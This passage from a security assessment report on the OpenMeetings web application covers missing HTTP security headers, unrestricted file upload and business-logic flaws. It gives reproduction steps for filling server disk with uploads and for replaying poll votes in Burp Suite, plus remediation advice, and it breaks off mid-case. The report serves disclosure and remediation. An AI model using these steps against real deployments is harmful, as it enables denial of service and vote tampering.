Integrity	Clickjacking and Cross-site scripting can be used to change a user's information without authorization.
Availability	A user can have their account login information or files changed or deleted.
Exposure	Users are not protected against Cross-site scripting, Clickjacking, and MIME based attacks.
Affected Users	All users of the OpenMeetings application are vulnerable.
Likelihood	**Low**
Skill Required	Depending on the method of exploitation used, the skill required can be minimal to more advanced.
Conditions and Complexity	An attacker would need a valid account on the OpenMeetings application and would need to leverage another vulnerability in OpenMeetings. The related vulnerabilities that exist in the OpenMeetings application include cross-site scripting (Problem Report 1) and insecure file uploads (Problem Report 9).
Discoverability	This vulnerability is easily discoverable and only requires a request to the OpenMeetings website.
Reproducibility	This vulnerability is readily reproduced.

Background Information

X-XSS-Protection Many modern browsers have built in XSS filters that attempt to protect its users from XSS attacks. This filter watches incoming responses from servers and will attempt to automatically disable any malicious JavaScript that may be placed there by an attacker.

XSS filters are usually enabled by default. If a user has disabled the XSS filter the *X-XSS-Protection* header will turn it back on for the website sending the header. It is therefore important that the response contains the *X-XSS-Protection* header set to 1 so that the protection is enabled for the website. This will protect users and help to mitigate possible XSS vulnerabilities in the site.

X-Frame-Options The X-Frame-Options header acts as a whitelist to prevent the loading of a frame or iframe from external sources. Without this protection, an attacker can leverage cross-site scripting to inject an iframe into the webpage. The browser then loads the iframe, and displays it to the user. The iframe can contain malicious javascript, or it can originate from a malicious source.

In Click-jacking, the content of the iframe is hidden so the user is unaware of its existence. When the user attempts to click on the webpage, the hidden iframe is clicked instead. This can be used to redirect the user to another website, steal cookies or session information, or to bypass CSRF protection.

X-Content-Type-Options This attack is particularly used when attacker uploads a file to the website, but disguises the file as another type. For instance if the Content Type is text/plain and the content is a JavaScript, the browser will load the file and run the malicious JavaScript, resulting in a cross-site scripting attack. With this header set, the JavaScript will be displayed and not executed. The X-Content-Type-Options header will only allow the MIME type specified by the origin server, stopping the malicious script from being rendered by the browser.

Content-Security-Policy The Content-Security-Policy header provides additional protection against Cross-site scripting and Click-jacking.

Problem Details

The OpenMeetings application's web services were found to be vulnerable. This list may not include all instances of this vulnerability in OpenMeetings. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

The product application allows for files to be uploaded by users. A vulnerability exists in this feature, allowing for malicious filetypes to be uploaded. This is outlined in Problem Report 9. This acts as a direct avenue of attack for a MIME based exploit. Setting the *X-Content-Type-Options* header would prevent this vulnerability from being successfully exploited.

Cross-site scripting was also found on the OpenMeetings application in Problem Report 1. By setting the *X-XSS-Protection* headers, the browser would block the attack from being rendered. Additionally, this can be used to exploit a Click-jacking vulnerability. Setting the *X-Frame-Options* header would prevent a frame or an iframe from being loaded from an untrusted origin.

The *Content-Security-Policy* adds an additional layer of protection against both Cross-site scripting and Click-jacking.

Affected Areas

All areas of the OpenMeetings web services are vulnerable.

Test Steps

Steps to Reproduce

1. Send a request to the OpenMeetings application via a get command.

Command:

```
curl -i -X 'GET' http://localhost:5080/openmeetings/signin
```

Response:

```
HTTP/1.1 200

Set-Cookie: JSESSIONID=F5E849E32056D52F24F04D837B19AB60;path=/openmeetings;HttpOnly

Date: Mon, 13 Mar 2017 01:29:55 GMT

Expires: Thu, 01 Jan 1970 00:00:00 GMT

Pragma: no-cache

Cache-Control: no-cache, no-store

Content-Type: text/html;charset=UTF-8

Transfer-Encoding: chunked
```

Note that *X-XSS-Protection*, *X-Frame-Options*, *X-Content-Type-Options*, and *Content-Security-Policy* are missing from the response.

Remediation

The *X-XSS-Protection* header has the following settings:

- `1; mode=block` - turns on XSS filter and stops page rendering if XSS detected
- `1` - turns on the XSS filter and silently blocks script execution
- `0` - turns off the XSS filter

In order to add the *X-XSS-Protection* header to the server response, add the following to the .htaccess file:

```
<IfModule mod_headers.c>
   Header add  X-XSS-Protection "1; mode=block"
</IfModule>
```

The *X-Frame-Options* header has the following settings:

- `SAMEORIGIN` - only allows pages to be displayed in a frame on the same origin as the page itself
- `DENY` - prevents pages from displaying in a frame or iframe
- `ALLOW-FROM uri` - allows pages to be displayed only on the specified origin

To add the *X-Frame-Options* header to the server response, add the following to the .htaccess

file:

```
<IfModule mod_headers.c>
   Header always append X-Frame-Options SAMEORIGIN
</IfModule>
```

The *X-Content-Type-Options* header has the following settings:

- `nosniff` - requires the browser to use the MIME type sent from the server.

To add the *X-Content-Type-Options* header to the server response, add the following to the .htaccess file:

```
<IfModule mod_headers.c>
   Header set X-Content-Type-Options nosniff
</IfModule>
```

The *Content-Security-Policy* header has numerous directives and should be set based upon the requirements of the OpenMeetings application. The following resources can aid in determining the proper CSP headers for the OpenMeetings server:

- https://developers.google.com/web/fundamentals/security/csp/
- https://content-security-policy.com/

To add a basic set of directives for the *Content-Security-Policy* header, add the following to the .htaccess file:

```
<IfModule mod_headers.c>
   Header set Content-Security-Policy "default-src 'self';"
</IfModule>
```

Problem Report 9 - Insecure File Upload

The OpenMeetings application allows an authenticated attacker to upload any type of files to the server. An attacker can cause a denial of service by uploading multiple large files to the server.

Component	OpenMeetings web client
STRIDE	Tampering, Denial of Service
CWE	CWE-434: Unrestricted Upload of File with Dangerous Type
CVSS v2 Score	4.9 (AV:N/AC:M/Au:S/C:N/I:P/A:P)

Overall Severity	**Low**
Vulnerability Type	**Directly Exploitable**
Impact	**Medium**
Confidentiality	There is no impact on confidentiality.
Integrity	There is no impact on integrity.
Availability	Files are not removed from the server even if the upload fails. An attacker can fill up all available space on the server by uploading files and eventually cause a denial of service.
Exposure	The space on the server's hard drive can be exhausted thus preventing users from uploading any other files.
Affected Users	All users of the application can be affected if the server's hard drive is completely filled.
Likelihood	**Low**
Skill Required	The attacker needs to understand how the application is processing uploaded files. Some programming experience would be helpful for the attacker in perform this attack efficiently.
Conditions and Complexity	There are no additional conditions that need to be satisfied for a malicious attacker to perform this attack.
Discoverability	This is easy to discover as the file upload features are available to all users via Profile Image updates and direct upload of files to Rooms.
Reproducibility	This is always reproducible - all the user needs to do is upload crafted files.

Background Information

It is possible to upload large files that could fill up all the disk space on the server. It is also possible to upload files that do not conform to acceptable formats to the server. An attacker could potentially upload a malicious file to the server.

Problem Details

The OpenMeetings application allows users to upload arbitrary files to the web server. This is possible via the 'Change Profile Image' and 'File upload' (Rooms) features of the application.

Test Steps

Test Configuration

The following is needed in order to reproduce this issue:

- A few arbitrary files to upload to the server
- Shell access to the server to verify that uploads actually succeed
- Ensure that the `upload/` directory can be written to by the user the web server is started as. If this is not done, no user will be able to perform any uploads.

Steps to Reproduce

Exploit 1

1. Login as a normal user and click on the Upload Image link on the Home page.
2. Select a random large file (~10 MB) and upload it to the server. Notice that it fails and no image is displayed.
3. Obtain shell access to the server and navigate to `/tmp`. Notice that there is a file prefixed with 'upload' in there which is around 10MB. This confirms that the file was uploaded to the server.

Note: The file actually gets deleted automatically after a while. The exact time taken is not known and this behavior is not consistent - sometimes files are never deleted.

Exploit 2

1. Navigate to Rooms - Public Rooms and enter a room. Click the Files - File Upload menu.
2. Select a random large file (~20 MB). Change the file's extension to `PDF` since PDF uploads are allowed via the web interface. Upload it to the server. Notice that an error is generated showing that there were problems uploading the file.
3. Obtain shell access to the server and navigate to `/opt/red5313/webapps/openmeetings/upload/files`. Change directories into the most recently created directory. Notice that the file that was just uploaded is present there. This confirms that the file was uploaded to the server.

Additionally, note that the upload directory for files is inside the WEBROOT and is directly accessible. The attempt to browse to files is restricted due to Tomcat's security configuration in `web.xml`.

Remediation

- Only accept files which have a specific, valid format. This will force the attacker to conform to a set of strict rules while uploading files.
- Only accept files which are smaller than a certain pre-defined size. Ensure that files greater than a certain size are not accepted and stored on the server's file system.
- The upload directory should not have any execute permissions and not be in the server's webroot. Any user-uploaded file should be stored in a way that ensures it cannot be executed.

- Use server-side validation. Ensure that all validation of filenames and their content is performed on the server; never rely on validation performed in the client's browser.
- Use a whitelist of acceptable file extensions and content types. Only allow files that have an acceptable extension and content type to be stored. Files that do not match the whitelist should be rejected, and never stored - regardless of extension.
- Generate a unique filename for each upload. Do not trust the user's input when storing the file. Generate a unique name that identifies the file but does not give the user any control over how it is stored.
- Canonicalize file paths. Use built-in path parsing mechanisms that return the filename in a secure fashion.
- Run an antivirus scan. Scan all uploaded files and quarantine or delete malicious files.

Problem Report 10 - Business Logic Bypass

In the OpenMeetings application an attacker can bypass the business logic due to lack of server-side controls. This can allow an attacker to perform actions such as voting multiple times in a poll or sending private messages to users in a different user group. These are normally not made available to the users of the application.

Component	OpenMeetings web client
STRIDE	Repudiation, Denial of Service
CWE	CWE-840: Business Logic Errors
CAPEC	CAPEC-122: Exploitation of Authorization
CVSS v2 Score	4.9 (AV:N/AC:M/Au:S/C:N/I:P/A:P)
OWASP Reference	OWASP Top 10 2013-A2 : Broken Authentication and Session Management

Overall Severity	**Medium**
Vulnerability Type	**Directly Exploitable**
Impact	**Medium**
Confidentiality	There is no direct loss of confidentiality due to this vulnerability.
Integrity	An attacker can modify poll results by replaying requests.
Availability	An attacker can join a chat room multiple times and make it unavailable to other users.
Exposure	An attacker can send messages to users in different user group or manipulate the poll results.
Affected Users	All users of the application are potentially affected.
Likelihood	**Medium**
Skill Required	No special skills are required to exploit this vulnerability.
Conditions and Complexity	This can be easily exploited by an authenticated user by inspecting the HTTP requests.
Discoverability	This can be easily discovered by an authenticated user.
Reproducibility	This can always be reproduced.

Background Information

OpenMeetings does not perform server-side validation of business logic and a user can bypass the limitations by replaying requests. If the user replays certain requests, the application does not limit the users from performing the same actions multiple times. This could allow a user to perform unintended actions in the application and bypass the business logic.

Problem Details

Case 1: Lack of validation in Poll feature

The application allows the administrator to create a poll in a chatroom and the users are prompted to vote. The prompt allows the user to submit their opinion and it disappears upon submission. An attacker who has the POST request format can replay the request to

manipulate the polling results in favor of the attacker. Additionally, there is no mechanism that logs the user activities for the administrators of the application.

Case 2: Chat room flooding

When creating a chat room an administrator can restrict the number of participants for a conference. When the number of participants for a room is exceeded, users are no longer allowed to join the room. It was observed that a user can join the same chat room several times and exceed the participant limit. Upon exceeding the limit, the chat room would be unavailable to other legitimate users of the application.

Affected Areas

The following areas of the application were found to be vulnerable. This list may not include all instances of this vulnerability in the OpenMeetings application. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

- Voting in Chat rooms:
  - http://1ocalhost:5080/openmeetings/?0-1.0-main-contents-child-roomContainer-menu-vote
- Joining a Chat room:
  - http://localhost:5080/openmeetings/#room/36

Test Steps

Test Configuration


The following is needed in order to reproduce this issue:

- Access to the OpenMeetings application
- Two valid user accounts of the same user group
- PortSwigger's Burp Suite, a web-proxy tool
  - Refer to Appendix 1 of this report


Steps to Reproduce

Case 1: Lack of validation in Poll feature


1. Log in to the application as any user. In this example, "user1" was used.
2. Navigate to Rooms -> Public rooms.
3. Enter any public conference room.
4. In another browser instance, log in to the application as an administrator and join the same public conference room.
5. Under the `Actions` menu, click the `Create a poll` button.




6. Enter the details as shown in the screenshot and create a new Poll.




7. In the browser instance where "user1" is logged in, a prompt is displayed. Choose a response and click the Vote button.




8. Capture the request in a web-proxy tool such as Burp Suite. Send the request to the Repeater tool in Burp Suite.



9. Click the Go button in the Repeater tab several times to replay the poll request.




10. In the Admin account, navigate to Actions -> Poll results. It can be observed that by replaying the requests, a user can vote multiple times and the Poll results are being modified.



Case 2: Chat room flooding


1. Log in to the application as any user, navigate to Rooms -> Private rooms and join one of the rooms.



